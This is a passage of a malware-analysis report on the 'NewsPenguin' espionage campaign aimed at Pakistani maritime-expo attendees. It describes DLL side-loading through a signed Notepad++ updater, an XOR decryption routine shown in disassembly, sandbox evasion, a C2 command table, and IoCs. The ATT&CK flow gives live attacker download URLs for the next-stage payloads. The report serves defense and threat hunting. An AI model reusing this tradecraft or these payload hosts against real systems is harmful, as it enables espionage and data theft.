
- **updates1** – (MD5: 6DFA9980DFAB53220B893D360E36E09B)
- **winupdate** – (MD5: 314328E63B2E55A9C20BBDA313AB4D04) – Loader

Loader

The “winint.bat|crt” file downloads four files (one was a duplicate) to the “C:\Users\Public\” location on the victim’s machine. Once that is completed, it executes “start Taskhostw.exe”. The following implants use different filenames but are the same file: “Taskhostw.exe” = winupdates = “smss.exe” = “gup.exe”.

The “Taskhostw.exe” is the “gup.exe” – a legitimate component for Notepad++ that is digitally signed by Notepad++ with a valid certificate that is up to date. ”gup.exe” is used as a generic updater. However, to run correctly, it relies on “libcurl.dll”.

In the “winint.bat” file, we also saw that “winupdate” was saved as “C:\Users\Public\libcurl.dll” on the machine. This file is a modified “libcurl.dll” and is, in fact, a loader for the “updates” module, which resides in the “C:\Users\Public\updates” location on the machine. The contents of “updates” are encrypted with the XOR encryption algorithm, where the XOR key is “**penguin**”.



```
push    0                   ; lpFileSizeHigh
push    dword ptr [ebp-34h] ; hFile
call    ds:GetFileSize
mov     esi, eax
push    esi                 ; Size
mov     [ebp-38h], esi
call    _malloc
add     esp, 4
mov     [ebp-3Ch], eax
lea     ecx, [ebp-2Ch]
push    0                   ; lpOverlapped
push    ecx                 ; lpNumberOfBytesRead
push    esi                 ; nNumberOfBytesToRead
mov     esi, [ebp-34h]
push    eax                 ; lpBuffer
push    esi                 ; hFile
call    ds:ReadFile
push    esi                 ; hObject
call    ds:CloseHandle
xor     edx, edx
mov     dword ptr [ebp-1Ch], 'gnep'
xor     esi, esi
mov     dword ptr [ebp-18h], 'niu'
cmp     [ebp-38h], edx
jbe     short loc_10001E10
```

Figure 8: XOR encryption routine

Once decrypted, it injects to “C:\Windows\syswow64\explorer.exe”.

Agent

The decrypted/injected file is a Win32 executable with no name, but we will call it “updates.exe” for the sake of this report.

MD5 **SHA256**	96822aa790b03f53123fe3c79d15e6a1 ea732f213fcfc27e386471c290a342b7905ff8030888979d8220403a94d2cdcd
ITW File Name	-
Compilation Stamp	Thu Jan 12 09:14:04 2023
File Type/Signature	PE32
File Size	224768 bytes
Compiler Name/Version	Microsoft Visual C++ 8

"Updates.exe" is a new and previously undocumented espionage tool. This tool contains a wide range of features that can be used for bypassing sandboxes and virtual machines (VMs).

NewsPenguin performs multiple checks to detect whether it is running in a sandbox environment. That includes using GetTickCount to identify sandboxes bypassing sleep functions, checking the hard drive size, and requiring more than 10GB of RAM. Once running, NewsPenguin creates a mutex named "Windows.20H2.85685475".

When establishing the connection for the very first time, the server registers the infected system with a particular unique identifier that is 12 characters long. This unique identifier is then used for communications between the bot and the server.

NewsPenguin then connects to a hardcoded server – "updates[.]win32[.]live:443/search:<unique_identifier>" – where it then gets the IP address of the command-and-control server (C2) to begin receiving malicious commands from its operator.

It is noteworthy that NewsPenguin waits for 300000ms (five minutes) between each command. Furthermore, each command the bot receives from the server is base64 encoded. When security researchers run malware or potentially interesting samples in sandboxes, those usually have a time limit of fewer than five minutes per sample. This means that if such a sample is run in a sandbox, it won't reproduce the whole thing because of the idle time. Instead, it will terminate its execution upon timeout without producing any malicious artifacts. This is a technique to bypass automated malware analysis by sandboxing.

No:	C2 Command	Command Description	Server Response – success	Server Response – Failure
1	sh who	Name of the PC	UserName	GetLastError
2	sh dir	A list of all files within the directory, including creation time, last modification time, size, name and information regarding other directories contained within. The server sends instructions to the bot on what information it is looking for, for example, the command “sh dir C:\Users”.	A list of all files in directory	GetLastError
3	sh spawn	Runs an additional thread. This thread tries to run this file: c:\programdata\vpskg.exe.	gotit	GetLastError
4	sh tasklist	A list of all processes	A list of all processes including PIDs	GetLastError
5	sh hostname	To get a host name	Sends PC Name	GetLastError
6	sh cp	To copy any file. The server sends instructions to the bot on what the file name is, and where it will be copied.	gotit	GetLastError
7	sh del	To delete a file. The server sends instructions to the bot on what file to delete.	gotit	GetLastError
8	sh mkd	The server sends instructions on creation of a new directory including its name. The attributes of the newly created directory are "hidden".	gotit	GetLastError
9	sh mv	The server sends instructions to the bot	gotit	GetLastError

		on which file needs to be moved, and where it will be moved to.		
10	sh spdel	To terminate its own bot process.	gotit	GetLastError
11	sh type	Gets the contents of the file, reads it, and then sends it to the server. The server sends instructions to the bot on what file to read in which location on the disk. This information then is sent back to the server.	Contents of the read file	GetLastError
12	sh runpe	The server sends instructions to the bot on which Portable Executable (PE) file to run. This can be any file that server wishes to run including malware.	dop	0
13	exit	Termination of the bot; killing itself.		
14	sh ufi	Uploads a file to the remote server where file can be maximum of 1GB. The server sends instructions to the bot on what file/s it needs. This is essentially an information-stealing (infostealing) process.	-----	GetLastError
15	sh dfi	Downloads a file from the remote server.	gotit	GetLastError
16	sh pid	Gets the PID of the current process.	Response PID	GetLastError

It is important to note that during the base64 decoding of all strings, we identified more paths to the files we did not see during NewsPenguin's execution:

- c:\programdata\63921eef-8415-4368-9201-f0df4af5778f.devm
- c:\programdata\vpskg.exe

Network Infrastructure

The "windowsupdates[.]shop" domain has been registered since 2022-06-30 and had its DNS records updated to 51.222.103[.]8 by at least 2022-07-03.

The "updates.win32[.]live" domain has been registered since 2022-10-14 and had its DNS records updated to 185.198.59[.]109 by at least 2022-10-18.

Giving the domain/IP time as a registered and associated group drops NewsPenguin off many newly registered and newly updated IP blocklists, and gives the threat actor higher quality results. This shows that NewsPenguin has done some advance planning and has likely been conducting activity for a while. Short-sighted attackers usually don't plan operations so far in advance and don't execute domain and IP reservations months before their utilization.

Targets

Based on the lure theme and the nature of the event, Pakistani companies manufacturing military technologies, nation-states, and military forces are highly likely to be the primary target. That includes the organizers and those attending the Pakistan International Maritime Expo & Conference, especially the exhibitors.

Attribution

The BlackBerry Research and Intelligence Team have not been able to attribute this malware and associated indicators of compromise to any currently-known threat actor or group. Given the highly focused nature of the targets (the Pakistan maritime industry), previously unseen tooling, and new network infrastructure, it is unlikely that the threat actor behind it is connected to casual cybercrime. Instead, we consider it highly likely that the attacker is a nation-state or an outsourced team working for a nation-state threat actor.

Mitigation

For concerned parties, a practical exercise would be to threat-hunt the potentially affected systems. If an infection is confirmed, then based on incident response (IR) exercises, the goal would be to determine when the systems were infected and then, based on the timeline and data on the system, identify what confidential information may have been compromised. Finally, a full remediation should take place to mitigate any potential impacts.

Conclusions

NewsPenguin is a previously unknown threat actor relying on unseen tooling to target Pakistani users and potential visitors of the Pakistani International Maritime Expo & Conference.

The threat actor's timeline and preparation for this campaign show the attacker is continuously improving their tools to infiltrate victim systems. Advanced planning to build network infrastructure months out from an event is rare within criminal enterprises.


As the target is an event run by the Pakistan Navy, it implies that the threat actor is actively targeting government organizations, rather than this being a financially motivated attack.

Indicators of Compromise (IoCs)

Type	Indicator
MD5	fcae6b88640b58d289df42ae2d15e3ca
SHA256	80326b1e151e8348307114c8115e275c2fd63f0d2eb1dfacb6eca9840cf98525
URL	hXXp[:]//windowsupdates[.]shop/test[.]dotx
MD5	28e5fceaa9878bfbe967639cf2a2fb9b
SHA256	26b113ba29b037034ee34a7f0fea81f6d5452950e0d26058d9b96946d78570c5
IP	51.222.103[.]8
MD5	5abd9f1828e3c6d899b9c8ba79c16473
SHA256	facb0bfb3123540415b28881bcf951b29ccdd3abace54747d76f19017e80e8d9
MD5	1cb100825912dd70c3a8f8e11fadc97f
SHA256	b4e22ffcaa349618342a933c2cc72896e8273c2095a1f232d7e34b119f485595
MD5	C219A8C50624F9DD9FC0F3C32510EA77
SHA256	3F9FAC91288139F81D4949CD5DADDC131AA3443D2A8631093D971B2EBDE6AE77
MD5	314328E63B2E55A9C20BBDA313AB4D04
SHA256	55F43319B910037D5B2EB8A5E57A14FCA88E22BB0F40E453E510CC375A42BF43
MD5	BFEC9148F90D1565AE334302D79B890964DD4C89
SHA256	EA732F213FCFC27E386471C290A342B7905FF8030888979D8220403A94D2CDCD
URL	updates.win32[.]live
PDB Path	C:\Users\admin\source\repos\BeetleVx\libcurl\processhollow\libcurl\Release\libcurl.pdb
IP	185.198.59[.]109
MD5	8B0BF3F5F0AC4605C8C5EF73EB121757

SHA256	4C003C63F1A7C6D2EAEEB18D37B3EE824C82E1C0C44458A9510EF28C265962C6
MD5	861B80A75ECFB083C46F6E52277B69A9
SHA256	538BB2540AAD0DCB512C6F0023607382456F9037D869B4BF00BCBDB18856B338
Mutex	Windows.20H2.85685475

MITRE ATT&CK Flow



ACTION
Phishing: Spearphishing Link
TECHNIQUE_ID
T1566.002
DESCRIPTION
A weaponized spear-phishing document spread as an "exhibitor manual" targeting the event's visitors.

MALWARE
DESCRIPTION
fcae6b88640b58d289df42ae2d15e3ca
MALWARE_TYPES
Important Document.doc - Ole document with macro
IS_FAMILY
False
CAPABILITIES
remote template injection

CONDITION
User open the document and selects "Enable Content"
True | False

ACTION
User Executions: Malicous File
TECHNIQUE_ID
T1204.002
DESCRIPTION
User launches a malicious OLE document

ASSET
Inital victim systems

CONDITION
User in Pakistan IP range?
True | False

ACTION
Ingress Tool Transfer
TECHNIQUE_REF
T1105
DESCRIPTION
Once opened, it fetches the next stage sample

URL
VALUE
http://windowsupdates.shop/test.dotx

ACTION
Office Application Startup: Office Template Macros
TECHNIQUE_REF
T1059.005
DESCRIPTION
The malicious VBA macro code saves the "test.dotx" file in the "C:\Windows\Tasks" folder with the name "abc.wsf"

FILE
test.dotx, abc.wsf
HASHES
28e5fceaa9878bfbe967639cf2a2fb9b

DIRECTORY
C:\Windows\Tasks

ACTION
Command and Scripting Interpreter: Windows Command Shell
TECHNIQUE_ID
T1059.003
DESCRIPTION
The macro starts cmd.exe

PROCESS
COMMAND_LINE
C:\Windows\System32\cmd.exe

ACTION
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
TECHNIQUE_REF
T1547.001

WINDOWS REGISTRY KEY
"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsBoost
VALUES
abc.wst

CONDITION
Windows 7?
True | False

ACTION
Ingress Tool Transfer
TECHNIQUE_REF
T1105
DESCRIPTION
Once opened, it fetches the next stage sample

URL
VALUE
http://51.222.103.8/winint crt

ACTION
Ingress Tool Transfer
TECHNIQUE_REF
T1105
DESCRIPTION
Once opened, it fetches the next stage sample

URL
VALUE
http://51.222.103.8/winint.bat

ACTION
Obfuscated Files or Information
TECHNIQUE_REF
T1027
DESCRIPTION
decoded data downloaded from base64

ACTION
Ingress Tool Transfer
TECHNIQUE_REF
T1105
DESCRIPTION
curl is used to download new data